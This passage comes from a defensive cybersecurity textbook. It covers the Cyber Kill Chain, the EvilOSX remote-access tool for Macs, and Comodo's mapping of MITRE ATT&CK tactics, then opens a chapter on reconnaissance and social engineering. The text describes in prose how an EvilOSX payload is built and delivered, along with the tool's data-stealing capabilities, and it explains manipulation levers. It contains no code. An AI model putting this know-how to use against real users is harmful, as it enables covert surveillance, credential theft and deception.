It has long been claimed that the Apple OS ecosystem is impenetrable to hackers. Therefore, Mac users are less likely to be concerned about their security. Apple built the OS for convenience. Users normally have privileges to use apps such as Find My iPhone or My Mac to locate their devices. They are also able to view their files in iCloud across multiple devices. However, this level of integration of devices and files comes at a cost. If a hacker succeeds in breaching an Apple computer, they can have access to a lot of sensitive data and functionalities.

One of the few ways that hackers can harm a Mac computer is by acquiring remote access through a tool called EvilOSX. The only challenge with this tool is that the hacker will need to either have physical access to the victim's computer or use social engineering to convince the target to run the payload on their system. The reason for this will be discussed in further detail shortly.

After installing the tool on Linux, one is required to build the payload. The tool requires the IP address of the computer to be used to attack a target, or in other terms, the address where the tool will execute from. The next step involves specifying a port that the tool will use. Once these are successfully set, the attack server should start. The hacker needs to run the payload on the victim's Mac computer at this stage. This is why they need access to the targeted computer or, alternatively, to use social engineering attacks to get the user to run the payload. Once the payload is run on the target's computer, the server is able to make a remote connection to it. On the victim's computer, the payload runs in the background to avoid detection. On the attack server, the hacker will have unfiltered access to the remote computer.

The actual assault begins with the execution of commands that allow the hacker to take control of the compromised computer remotely. There are several modules that the EvilOSX server comes with. These include:

- Access to a remote computer's browser history
- Upload/download of files to the victim's machine
- Phishing the victim to steal their iCloud passwords
- Executing DoS attacks on the victim's computer
- Taking screenshots of a victim's machine
- Retrieving Chrome passwords from the compromised machine
- Taking pictures via the victim's webcam
- Recording audio using the victim's microphone
- Retrieving backups from iTunes
- Stealing iCloud authorization tokens
- Stealing iCloud contacts on the victim's computer

A well-executed attack could be devastating to the target. Within hours, a hacker can make away with lots of sensitive information without the victim's knowledge. The tool can gather a lot of information about one's personal life. However, the attack ends when the victim's computer goes offline or is shut down.




*Figure 4.14: EvilOSX*

You can get it from GitHub at `https://github.com/Marten4n6/EvilOSX`.

## Comodo AEP via Dragon Platform

While the tools discussed in the previous sections provide useful resources for red-teaming and testing your systems, there are also tools that can be used to stop a real attack when it happens. One such tool is Comodo Advanced Endpoint Protection's Dragon Platform, which brings together an approach to block hackers at each phase of the kill chain.

Comodo has a default deny technology that is particularly useful for thwarting attacks as they are happening as it prevents any unknown files from creating a socket for network communication. It is only after their File Verdict System determines that a file is safe that it is allowed to create sockets and communicate with the network. This eliminates the need for decoding the protocols, identifying non-standard port usage, and protocol tunneling as files are unable to communicate until it is confirmed that they are definitely safe.

This makes Comodo unique as creating a C&C channel is not possible with any of the attack and evasion techniques stated elsewhere in this chapter.

Comodo utilizes a slightly different version of the kill chain which has just three steps: preparation, intrusion, and active breach. This version of the kill chain is derived from MITRE ATT&CK. The image below maps these phases against Lockheed Martin's version of the kill chain:





*Figure 4.15: The Comodo-MITRE Kill Chain*

Now let's see how Comodo can help you build a defense against each step in the Cyber Kill Chain.

## Preparation phase

Comodo has mapped the Kill Chain: Reconnaissance phase to the MITRE Pre-Attack phase. In this phase, the actions of threat actors are mostly passive, like TA0017 Organization Information Gathering, TA0019 People Weakness Identification, or TA0020 Organization Weakness Identification.

The Kill Chain: Weaponization phase is also mapped directly to the MITRE Pre-Attack phase where it essentially defines activities regarding developing the exploit and embedding it into a deliverable payload.

For defensive countermeasures against the Preparation phase, organizations should use multiple cyber threat intelligence reporting sources with varying detail to prepare policies that evaluate adversary behavior (increasing your insight into adversary activity) and assess what preventive technologies are most effective.





*Figure 4.16: Tactics used against the Preparation phase*

## Intrusion phase

The Kill Chain: Delivery phase is where Comodo mainly starts to interact with the MITRE ATT&CK taxonomy. Starting from TA001 Initial Access to TA007 Discovery and TA005 Defense Evasion Tactics and Techniques, this stage primarily defines techniques to discover victim vulnerabilities and weaknesses regarding delivery, and uses defense evasion techniques to get initial access to a victim's environment. These techniques include:

- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing
- Replication Through Removable Media

- Supply Chain Compromise
- Trusted Relationship
- Valid Account

The Kill Chain: Exploitation phase mainly covers TA 002 Execution Tactics. These tactics include:

- Command and Scripting Interpreter: Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries. These include PowerShell, AppleScript, Unix, and the Windows shell.
- Exploitation for Client Execution: Adversaries may exploit software vulnerabilities in client applications to execute code. Adversaries can take advantage of certain vulnerabilities through targeted exploitation for the purpose of arbitrary code execution.
- Inter-Process Communication: Adversaries may abuse **inter-process communication** (**IPC**) mechanisms for local code or command execution.
- Native API: Adversaries may directly interact with the native OS **application programming interface** (**API**) to execute behaviors.
- Scheduled Task/Job: Adversaries may abuse task scheduling functionality to facilitate the initial or recurring execution of malicious code. Utilities exist within all major operating systems to schedule programs or scripts to be executed at a specified date and time.
- Shared Modules: Adversaries may abuse shared modules to execute malicious payloads. The Windows module loader can be instructed to load DLLs from arbitrary local paths and arbitrary **Universal Naming Convention** (**UNC**) network paths.
- Software Deployment Tools: Adversaries may gain access to and use third-party software suites installed within an enterprise network, such as administration, monitoring, and deployment systems, to move laterally through the network.
- System Services: Adversaries may abuse system services or daemons to execute commands or programs.
- User Execution: An adversary may rely upon specific actions by a user in order to gain execution. Users may be subjected to social engineering to get them to execute malicious code by, for example, opening a malicious document file or link.
- Windows Management Instrumentation: Adversaries may abuse **Windows Management Instrumentation** (**WMI**) to achieve execution.

The Kill Chain: Installation phase is mainly where attackers use MITRE ATT&CK Persistence tactics and, of course, defense evasion (which is present in all phases of Intrusion). Here MITRE ATT&CK Persistence tactics cover techniques after intrusion to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code. Here is the list of full techniques related to Persistence tactics:

- Account Manipulation
- BITS Jobs

- Boot or Logon Autostart Execution
- Boot or Logon Initialization Scripts
- Browser Extensions
- Compromise Client Software Binary
- Create Account
- Create or Modify System Process
- Event Triggered Execution
- External Remote Services
- Hijack Execution Flow
- Implant Container Image
- Office Application Startup
- Pre-OS Boot
- Scheduled Task/Job
- Server Software Component
- Traffic Signaling
- Valid Accounts

When planning defenses against the Intrusion phase, network- and endpoint-based intrusion detection systems provide useful defensive countermeasures. Additionally, network-based filtering with inline-AV, proxy filters, or DNS filters can be used. Finally, next-gen AVs and EDR and EPP solutions are also key players in detecting an intrusion and eliminating it.

## Active Breach phase

Things become interesting in the Active Breach phase. In this phase, the attacker has already created a persistent communication channel within the victim organization. If an attacker reaches this point that means that an organization's countermeasures and defensive techniques have been evaded and the attacker is free to move on to their final objectives. The last two steps of the Kill Chain, Command & Control and Actions on Objectives, are regarded as active breaches.

The Kill Chain: Command and Control phase is mapped directly with MITRE ATT&CK: Command and Control tactics, which includes 16 techniques:

- Application Layer Protocol
- Communication Through Removable Media
- Data Encoding
- Data Obfuscation
- Dynamic Resolution
- Encrypted Channel
- Fallback Channels
- Ingress Tool Transfer
- Multi-Stage Channels

- Non-Application Layer Protocol
- Non-Standard Port
- Protocol Tunneling
- Proxy
- Remote Access Software
- Traffic Signaling
- Web Service

Regular defenses against C&C are based on network intrusion prevention techniques such as NIDS, NIPS, UTM, DNS filtering, etc.; however, all those techniques depend on either intrusion detection signatures or behavior-based signatures to block traffic at network boundaries. This is where Comodo AEP proves particularly useful, as it simply prevents unknown files from creating a socket for network communication, which simplifies this process significantly. As such, Comodo can be particularly useful in defending against the types of APTs that follow the cyber kill chain.

# Summary

This chapter gave an overall picture of the phases commonly involved in cyber-attacks. It exposed the mindset of an attacker. It showed how an attacker gets details about a target using simple methods and advanced intrusion tools to, later on, use this information to attack users. It has discussed the two main ways through which attackers escalate their privileges when they attack systems. It has explained how cyber attackers exfiltrate data from systems that they have access to. It has also looked at scenarios where attackers proceed to attack the hardware of a victim to cause more damage. It has then discussed ways through which attackers maintain anonymity. The chapter has also highlighted ways through which users can interrupt the threat life cycle and thwart attacks. Lastly, the chapter has emphasized the need for improved security awareness in organizations as ordinary employees play a critical role in enforcing cybersecurity strategies.

The next chapter will take an in-depth look at reconnaissance to fully understand how attackers collect information about users and systems using social media, compromised websites, emails, and scanning tools.

# Further reading

The following are resources that can be used to gain more knowledge about what was covered in this chapter:

- Discover & Attack Network Devices with Sparta: `https://www.youtube.com/watch?v=owEVhvbZMkk`
- Data exfiltration: `https://www.forcepoint.com/cyber-edu/data-exfiltration`
- Hacker tools for ethical hackers: `https://youtu.be/X07Gc717U8E`
- 15 million customer records stolen: `https://www.bleepingcomputer.com/news/security/suntrust-bank-says-former-employee-stole-details-on-15-million-customers/`

- Security awareness on Cyber Kill Chain: https://www.sans.org/blog/applying-security-awareness-to-the-cyber-kill-chain/
- MITRE Kill Chain: https://www.erdalozkaya.com/comodo-mitre-kill-chain/
- Cyber Kill Chain: https://www.exabeam.com/information-security/cyber-kill-chain/

# References



- M. Clayton, *Clues about who's behind recent cyber attacks on US banks*, The Christian Science Monitor, pp. 11, 2012. Available: https://search.proquest.com/docview/1081779990.
- B. Harrison, E. Svetieva, and A. Vishwanath, *Individual processing of phishing emails,* Online Information Review, vol. 40, (2), pp. 265-281, 2016. Available: https://search.proquest.com/docview/1776786039.
- M. Andress, *Network vulnerability assessment management: Eight network scanning tools offer beefed-up management and remediation*, Network World, vol. 21, (45), pp. 48-48,50,52, 2004. Available: https://search.proquest.com/docview/215973410.
- *Nmap: the Network Mapper - Free Security Scanner*, *Nmap.org*, 2017. [Online]. Available: https://nmap.org/. [Accessed: 20- Jul- 2017].
- *Metasploit Unleashed*, Offensive-security.com, 2017. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/msfvenom/. [Accessed: 21- Jul- 2017].
- R. Upadhyay, *THC-Hydra Windows Install Guide Using Cygwi*n, *HACKING LIKE A PRO*, 2017. [Online]. Available: https://hackinglikeapro.blogspot.co.ke/2014/12/thc-hydra-windows-install-guide-using.html. [Accessed: 21- Jul- 2017]
- S. Wilbanks and S. Wilbanks, *WireShark*, Digitalized Warfare, 2017. [Online]. Available: http://digitalizedwarfare.com/2015/09/27/keep-calm-and-use-wireshark/. [Accessed: 21- Jul- 2017].
- *Packet Collection and WEP Encryption, Attack & Defend Against Wireless Networks - 4*, *Ferruh.mavituna.com*, 2017. [Online]. Available: http://ferruh.mavituna.com/paket-toplama-ve-wep-sifresini-kirma-kablosuz-aglara-saldiri-defans-4-oku/. [Accessed: 21- Jul- 2017].
- *Hack Like a Pro: How to Find Vulnerabilities for Any Website Using Nikto*, *WonderHowTo*, 2017. [Online]. Available: https://null-byte.wonderhowto.com/how-to/hack-like-pro-find-vulnerabilities-for-any-website-using-nikto-0151729/. [Accessed: 21- Jul- 2017].
- *Kismet*, *Tools.kali.org*, 2017. [Online]. Available: https://tools.kali.org/wireless-attacks/kismet. [Accessed: 21- Jul- 2017].
- A. Iswara, *How to Sniff People's Password? (A hacking guide with Cain & Abel - ARP POISONING METHOD)*, Hxr99.blogspot.com, 2017. [Online]. Available: http://hxr99.blogspot.com/2011/08/how-to-sniff-peoples-password-hacking.html. [Accessed: 21- Jul- 2017].

- A. Gouglidis, I. Mavridis, and V. C. Hu, *Security policy verification for multi-domains in cloud systems*, International Journal of Information Security, vol. 13, (2), pp. 97-111, 2014. Available: https://search.proquest.com/docview/1509582424 DOI: http://dx.doi.org/10.1007/s10207-013-0205-x.
- R. Oliver, *Cyber insurance market expected to grow after WannaCry attack*, FT.Com, 2017. Available: https://search.proquest.com/docview/1910380348.
- N. Lomas. (Aug 19). Full Ashley Madison Hacked Data Apparently Dumped On Tor. Available: https://search.proquest.com/docview/1705297436.
- D. FitzGerald, *Hackers Used Yahoo's Own Software Against It in Data Breach; 'Forged cookies' allowed access to accounts without password*, Wall Street Journal (Online), 2016. Available: https://search.proquest.com/docview/1848979099.
- R. Sinha, *Compromised! Over 32 mn Twitter passwords reportedly hacked Panache]*, The Economic Times (Online), 2016. Available: https://search.proquest.com/docview/1795569034.
- T. Bradshaw, *Apple's internal systems hacked*, FT.Com, 2013. Available: https://search.proquest.com/docview/1289037317.
- M. Clayton, *Stuxnet malware is 'weapon' out to destroy Iran's Bushehr nuclear plant?*, The Christian Science Monitor, 2010. Available: https://search.proquest.com/docview/751940033
- D. Palmer, *How IoT hackers turned a university's network against itself*, ZDNet, 2017. [Online]. Available: http://www.zdnet.com/article/how-iot-hackers-turned-a-universitys-network-against-itself/. [Accessed: 04- Jul- 2017].
- S. Zhang, *The life of an exhacker who is now banned from using the internet*, Gizmodo.com, 2017. [Online]. Available: http://gizmodo.com/the-life-of-an-ex-hacker-who-is-now-banned-from-using-t-1700074684. [Accessed: 04- Jul- 2017].
- *Busted! FBI led to Anonymous hacker after he posts picture of girlfriend's breasts online*, *Mail Online*, 2017. [Online]. Available: http://www.dailymail.co.uk/news/article-2129257/Higinio-O-Ochoa-III-FBI-led-Anonymous-hacker-girlfriend-posts-picture-breasts-online.html. [Accessed: 28- Nov- 2017]


## Join our community on Discord

Join our community's Discord space for discussions with the author and other readers:

https://packt.link/SecNet



# 5

# Reconnaissance

The previous chapter gave you an overview of all the stages of the Cyber Kill Chain life cycle. This chapter will go into the first phase of the life cycle in depth—reconnaissance.

Reconnaissance is one of the most important stages of a threat life cycle, where attackers search for vulnerabilities that they can use to attack targets. In this stage, an attacker is interested in locating and gathering data to identify any loopholes in a target's network, its users, or its computing systems. Reconnaissance is done both passively and actively, borrowing tactics that have been used by the military. It can be compared to sending spies into an enemy's territory to gather data about where and when to strike. When reconnaissance is done in the right way, the target should not know that it is being done. This attack life cycle phase can be actualized in a number of ways, which are broadly classified as either external or internal reconnaissance.

This chapter is going to discuss the following topics:

- External reconnaissance
- Internal reconnaissance
- Tools used during reconnaissance (both external and internal)
- Passive vs. active reconnaissance
- Sub-phases of reconnaissance
- How to combat reconnaissance
- How to prevent reconnaissance

Let's begin by discussing external reconnaissance and some of the attacks that are classified this way.

## External reconnaissance

Also known as external footprinting, external reconnaissance involves the use of tools and techniques that help hackers find information about a target while operating outside the target's network. This exercise is stealthy and can be quite hard to detect since some reconnaissance tools are built to be evasive to monitoring tools, and others use requests that appear to be quite normal to servers.

External reconnaissance differs from internal reconnaissance as it is conducted before a threat actor has actually infiltrated an organization (it can also be conducted as an attack of its own that doesn't infiltrate an organization at all if the threat actor isn't aiming to conduct an advanced persistent attack). In comparison, internal reconnaissance is conducted after a threat actor has already breached an organization, and is conducted within a target's network to gather as much intel as possible about the organization and its members (see the *Internal reconnaissance* section of this chapter for more details). In advanced persistent attacks, external reconnaissance is primarily focused on finding information about a target that could give an attacker the opportunity to break into the target's network.

Although external reconnaissance often requires less effort than internal reconnaissance, its success rates tend to be low. This is because external reconnaissance attacks are normally perimeter-focused, and the hackers have little to no information about which targets are worth exploiting. That said, threat actors can still gain some information with very little effort through external reconnaissance, which makes it attractive to them to perform the required external footprinting steps. As such, incidents where external reconnaissance does prove effective usually happen because the attack exploited the carelessness of the user.

There are many different techniques an attacker may use to conduct external reconnaissance, from scanning a target's social media, to dumpster diving, to utilizing different social engineering techniques to extract information from a target. We will examine each of these techniques over the next sections.

## Scanning a target's social media

Social media has opened up a new hunting ground for hackers. The easiest way to find information about people is by going through their social media accounts, and hackers have found this to be one of the best places to mine data concerning specific targets as people share a lot of information on such platforms. Of particular importance is data related to the companies users work for. Other key pieces of information that can be obtained from social media accounts include details about family members, relatives, friends, and residence and contact information. As well as this, attackers have learned a new way of using social media to execute even more nefarious pre-attacks.

A recent incident involving a Russian hacker and a Pentagon official showed how sophisticated hackers have become. The Pentagon official is said to have clicked on a post put up by a robot account about a holiday package. Clicking on this link compromised his computer. The attack was targeted this way because Pentagon officials had been trained by cybersecurity experts to avoid clicking or opening attachments sent by mail.

Cybersecurity experts classified this as a spear-phishing threat; however, instead of using emails, it used a social media post. Hackers look for this type of unpredictable, and sometimes unnoticeable, pre-attack. The attacker is said to have been able to access a wealth of sensitive information about the official through this attack.

Another way that hackers exploit social media users is by going through their account posts to obtain information that could be used in passwords, or as answers to secret questions used to reset some accounts. This includes information such as a user's date of birth, their parent's maiden name, names of the street that they grew up in, pet names, and school names. Users are known to use weak passwords due to laziness or lack of knowledge about the threats that they face. It is, therefore, possible that some users use their birth dates as their work email passwords. Work emails are easy to guess since they use a person's official name and end in an organization's domain name. Armed with their full name from their social media accounts, as well as viable passwords, an attacker is able to plan how to get into a network and perform an attack.

Another danger looming in social media is identity theft. It is surprisingly easy to create a fake account bearing the identity of another person. All that is needed is access to some pictures and up-to-date details of the identity theft victim. This is all in the playbook of hackers. They track information about organizations' users and their bosses. They can then create accounts with the names and details of the bosses. This will allow them to get favors or issue orders to oblivious users, even through the likes of social media. A confident hacker could even request network information and statistics from the IT department using the identity of a high-ranking employee. The hacker will continue to get information about the network's security, which will then enable them to find a way to hack into it successfully in the near future.

The following screenshot is taken from one of the authors' Facebook profiles:





*Figure 5.1: Screenshot of one of the authors' Facebook profiles*

As you can see, social media accounts can have way more information than needs to be shared. A simple search can provide a wealth of information that may be useful to a threat actor and, as such, scanning social media accounts has become a common method of conducting external reconnaissance.

## Dumpster diving

Organizations dispose of obsolete devices in a number of ways, such as through bidding, sending them to recyclers, or dumping them in storage. There are serious implications for these methods of disposal. Google is one of the companies that are thorough in the way they dispose of devices that may have contained user data. The company destroys its old hard drives from its data centers to prevent the data that they contained from being accessed by malicious people. The hard drives are put into a crusher that pushes steel pistons up through the center of the disks, rendering them unreadable. This process continues until the machine spits out tiny pieces of the hard drive, which are then sent to a recycling center.

This is a rigorous and fail-proof exercise. Some other companies are not able to do this and instead opt to delete the data contained on old hard disks by using military-grade deletion software. This ensures that data cannot be recovered from old hard drives when they are disposed of.

However, most organizations are not thorough enough when handling old external storage devices or obsolete computers. Some do not even bother to delete the contained data. Since these obsolete devices may be disposed of by careless means, attackers are able to easily obtain them from their points of disposal. These obsolete storage devices can give attackers a lot of information about the internal setup of an organization. It may also allow them to access openly stored passwords on browsers, find out the privileges and details of different users, and may even give them access to some bespoke systems used in the network.

This may sound unrealistic, but even big corporations like Oracle have hired detectives to "dumpster dive" Microsoft's trash in the past.



You can read more about it here:

`https://www.newsweek.com/diving-bills-trash-161599`

`https://www.nytimes.com/2000/06/28/business/oracle-hired-a-detective-agency-to-investigate-microsoft-s-allies.html`

## Social engineering

This is one of the most feared reconnaissance acts due to the nature of the target. A company can shield itself from many types of attacks with security tools, but it cannot completely protect itself from this type of threat. Social engineering has been perfectly developed to exploit human nature—something beyond the protection of security tools. Hackers are aware that there exist very strong and powerful tools to prevent them from getting any type of information from organizational networks. Scanning and spoofing tools are easily identified by intrusion detection devices and firewalls. Therefore, it is somewhat difficult to beat today's level of security with the usual threats since their signatures are known and can easily be thwarted. The human component, on the other hand, is still open to attacks through manipulation. Humans are sympathetic, trusting of friends, show-offs, and obedient to higher authorities; they are easy to convince provided that one can bring them around to a certain way of thinking.

There are six levers that social engineers use to get victims to talk. One of these is reciprocation, where a social engineer does something for someone who in turn feels the need to reciprocate the favor. It is part of human nature to feel obligated to return a favor to a person, and attackers have come to know and exploit this. Another lever is scarcity, where a social engineer will get compliance from a target by threatening a short supply of something that the target is in need of. It could be a trip, a mega sale, or a new release of products. A lot of work is done to find out a target's likes in order to enable social engineers to pull this lever. The next lever is consistency, whereby humans tend to honor promises or get used to the usual flow of events. When an organization always orders and receives IT consumables from a certain vendor, it is very easy for attackers to clone the vendor and deliver malware-infected electronics.

Another lever is liking, whereby humans are more likely to comply with the requests of people they like or those that appear attractive. Social engineers are experts at making themselves sound and appear attractive to easily win the compliance of targets. A commonly used lever that has a high success rate is authority. Generally, humans are obedient to the authority of those that are ranked above them; they can therefore easily bend the rules for them and grant their wishes even if they seem malicious. Many users will give their login credentials if a high-ranking IT employee requests them. In addition, many users will not think twice if their manager or director asks them to send some sensitive data over unsecured channels. It is easy to use this lever and many people fall victim. The last lever is social validation: humans will readily comply and do something if other people are doing the same, as they do not want to seem like the odd one out. All a hacker needs to do is make something appear normal and then request an unsuspecting user to do the same.

If you want to learn more about social engineering, you can buy the following award-winning book from Dr. Erdal Ozkaya, who is a co-author of this book.




*Figure 5.2: The cover of "Learn Social Engineering"*

All these social engineering levers can be used in different types of social engineering attacks. Some of the most popular types of social engineering attacks include pretexting, water-holing, baiting, quid pro quo, and tailgating. All of these social engineering attacks can be used for external reconnaissance.

## Pretexting

This is a method of indirectly putting pressure on targets to get them to divulge some information or perform unusual actions. It involves the construction of an elaborate lie that has been well researched so as to appear legitimate to the target. This technique has been able to get accountants to release huge amounts of money to imaginary bosses who issue an order for payment into a certain account. It is therefore very easy for a hacker to use this technique to steal the login credentials of users or to get access to some sensitive files.

Pretexting can be used to mediate an even bigger social engineering attack that will use the legitimate information to construct another lie. Social engineers that use pretexting have honed the art of impersonating other trusted individuals in society, such as police officers, debt collectors, tax officials, clergy, or investigators.

## Diversion theft

This is a con game, whereby attackers persuade delivery and transport companies that their deliveries and services are requested elsewhere. There are some advantages of getting the consignments of a certain company—the attackers can physically dress as the legitimate delivery agent and proceed to deliver already-flawed products. They might have installed rootkits or some spying hardware that will go undetected in the delivered products.

## Water holing

This is a social engineering attack that takes advantage of the amount of trust that users give to websites they regularly visit, such as interactive chat forums and exchange boards. Users on these websites are more likely to act in an abnormally careless manner. Even the most careful people, who avoid clicking links in emails, will not hesitate to click on links provided on these types of websites. These websites are referred to as watering holes because hackers trap their victims there just as predators wait to catch their prey at watering holes. Here, hackers exploit any vulnerabilities on the website, attack them, take charge, and then inject code that infects visitors with malware or that leads clicks to malicious pages. Due to the nature of the planning done by the attackers that choose this method, these attacks are normally tailored to a specific target and specific devices, operating systems, or applications that they use. It is used against some of the most IT- knowledgeable people, such as system administrators. An example of water holing is the exploitation of vulnerabilities on a site such as StackOverflow.com, which is often frequented by IT personnel. If the site is bugged, a hacker could inject malware into the computers of visiting IT staff.

